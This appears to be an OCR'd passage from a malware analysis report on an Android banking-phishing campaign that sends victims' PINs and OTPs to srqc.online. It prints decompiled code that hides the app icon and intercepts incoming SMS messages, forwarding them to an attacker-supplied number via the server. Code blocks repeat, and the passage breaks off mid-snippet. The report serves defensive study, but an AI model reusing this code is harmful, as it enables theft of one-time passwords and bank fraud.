

Figure 6 — Requests for PIN

527 https://srqc.online POST /controller/api/common/update.php ✓ 200 869

Request

Pretty Raw Hex \n ≡

```
1 POST /controller/api/common/update.php HTTP/1.1
2 Host: srqc.online
3 Cookie: PHPSESSID=b5ac554d044510d823984a37040a6266
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 38
11 Origin: https://srqc.online
12 Referer: https://srqc.online/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 id=2352&atm_pin=0000&tbname=complaints
```

527 https://srqc.online POST /controller/api/common/update.php ✓ 200 869

Request

Pretty Raw Hex \n ≡

```
1 POST /controller/api/common/update.php HTTP/1.1
2 Host: srqc.online
3 Cookie: PHPSESSID=b5ac554d044510d823984a37040a6266
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 38
11 Origin: https://srqc.online
12 Referer: https://srqc.online/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 id=2352&atm_pin=0000&tbname=complaints
```

Figure 7 — Uploads PIN to the Server

After gaining access to these banking credentials, the malware drops an Android APK with the name "Customer_Support' from the server URL: hxxps:// srqc[.]online/Customer_Support.apk, as shown in the below figure.



Figure 8 — Drops APK File

The malware also requests for the OTP sent by the banks to the user's registered mobile number or email ID and sends it to the server, as shown in Figures 9 & 10.

Figure 9 — Requests for OTP



Figure 10 — Sends OTP to the Server

APK Analysis

While analyzing the dropped APK file, we observed it has a package name that contains a string related to a major international bank. This leads us to believe that the TAs could possibly also be involved in other malicious activities related to various banks.

APK Metadata Information

- App Name: Customer Support
- Package Name: com.helpdev.[redacted]_support
- SHA256 Hash: 87a9b872cd82d56f02632949a5af82f700125692f5f1561c088b5ace317b5abf

Figure 11 shows the metadata information of an application.



Figure 11 — App Metadata Information

The figure below shows the application icon and name displayed on the Android device.



Figure 12 — App Icon and Name

Manifest Description

The malware requests users for 8 different permissions, out of which it abuses 5. These dangerous permissions are listed below.

Permissions	Description
READ_SMS	Access SMSs from the victim's device.
RECEIVE_SMS	Intercept SMSs received on the victim's device
SEND_SMS	Allows an application to send SMS messages.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
READ_PHONE_NUMBERS	Allows read access to the device's phone number

As shown below, we observed a defined launcher activity in the malicious app's manifest file, which loads the application's first screen.

```
<activity android:name="com.helpdev.icici_support.MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:name="com.helpdev.icici_support.MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 13 — Launcher Activity

Source Code Review

During our analysis, we observed that the malware initially requests the users to allow the READ_SMS permission. After that, it hides its icon from the device's screen.

The malware uses the code snippet shown in the below image to hide its icon from the device screen.

```
private void hideIcon() {
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
}

private void hideIcon() {
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
}
```

Figure 14 — Code to Hide Icon

The malware reads the incoming SMSs and sends their content to the number provided by the TA's server. Refer to Figure 15.

```
public void sendSMS(String phoneNo, String msg) {
    if (phoneNo != "" && TextUtils.isDigitsOnly(phoneNo.toString())) {
        try {
            if (Build.VERSION.SDK_INT >= 22) {
                SmsManager.getSmsManagerForSubscriptionId(1).sendTextMessage(phoneNo, null, msg, null, null);
            } else {
                SmsManager.getDefault().sendTextMessage(phoneNo, null, msg, null, null);
```

```
private void sendMessage(final String message, String sendNo) {
    ((MyApi) MyService.getMyServiceInstance().getRetrofitInstance().create(MyApi.class)).sms_recve(message, sendNo).enqueue(new Callback<JsonObject>
        @Override // retrofit2.Callback
        public void onResponse(Call<JsonObject> call, Response<JsonObject> response) {
            if (response != null && response.isSuccessful()) {
                try {
                    String mobileNo = new JSONObject(new Gson().toJson((JsonElement) response.body())).getString("number_key")
                    Log.e("sdsdmobile", mobileNo);
                    SmsReceiver.this.sendSMS(mobileNo, message);
                } catch (JSONException e) {
                    e.printStackTrace();
```

```
public void onReceive(Context context, Intent intent) {
    Log.e("sdsd", "recei");
    if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        SmsMessage[] extractMessages = Telephony.Sms.Intents.getMessagesFromIntent(intent);
        Log.e("message", "   messafge" + extractMessages[0].getMessageBody() + "messageaddewss" + extractMessages[0].getOriginatingAddress());
        sendMessage(extractMessages[0].getMessageBody(), extractMessages[0].getOriginatingAddress());
        return;
```


```
public void sendSMS(String phoneNo, String msg) {
    if (phoneNo != "" && TextUtils.isDigitsOnly(phoneNo.toString())) {
        try {
            if (Build.VERSION.SDK_INT >= 22) {
                SmsManager.getSmsManagerForSubscriptionId(1).sendTextMessage(phoneNo, null, msg, null, null);
            } else {
                SmsManager.getDefault().sendTextMessage(phoneNo, null, msg, null, null);
```

```
private void sendMessage(final String message, String sendNo) {
    ((MyApi) MyService.getMyServiceInstance().getRetrofitInstance().create(MyApi.class)).sms_recve(message, sendNo).enqueue(new Callback<JsonObject>
        @Override // retrofit2.Callback
        public void onResponse(Call<JsonObject> call, Response<JsonObject> response) {
            if (response != null && response.isSuccessful()) {
                try {
                    String mobileNo = new JSONObject(new Gson().toJson((JsonElement) response.body())).getString("number_key")
                    Log.e("sdsdmobile", mobileNo);
                    SmsReceiver.this.sendSMS(mobileNo, message);
                } catch (JSONException e) {
                    e.printStackTrace();
```

```
public void onReceive(Context context, Intent intent) {
    Log.e("sdsd", "recei");
    if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        SmsMessage[] extractMessages = Telephony.Sms.Intents.getMessagesFromIntent(intent);
        Log.e("message", "   messafge" + extractMessages[0].getMessageBody() + "messageaddewss" + extractMessages[0].getOriginatingAddress());
        sendMessage(extractMessages[0].getMessageBody(), extractMessages[0].getOriginatingAddress());
        return;
```


Figure 15 — Code to Send Received SMS

The below code snippet shows that the malware sends the incoming SMSs to the number provided by the TAs.

```
private void sendMessage(final String message, String sendNo) {
    ((MyApi) MyService.getMyServiceInstance().getRetrofitInstance().create(MyApi.class).sms_recve(message, sendNo).enqueue(new Callback<JsonObject>()
        @Override // retrofit2.Callback
        public void onResponse(Call<JsonObject> call, Response<JsonObject> response) {
            if (response != null && response.isSuccessful()) {
                try {
                    String mobileNo = new JSONObject(new Gson().toJson((JsonElement) response.body())).getString("number_key");
                    Log.e("sdsdmobile", mobileNo);
                    SmsReceiver.this.sendSMS(mobileNo, message);
```

```
public interface MyApi {
    @GET("logo_api.php")
    Call<JsonObject> getLogo();

    @FormUrlEncoded
    @POST("save_sms.php")
    Call<JsonObject> sms_recve(@Field("sms") String str, @Field("sendor_no") String str2);
}
```

srqc.online/save_sms.php

{"records":[{"number_key":"92[redacted]"}]}


```
private void sendMessage(final String message, String sendNo) {
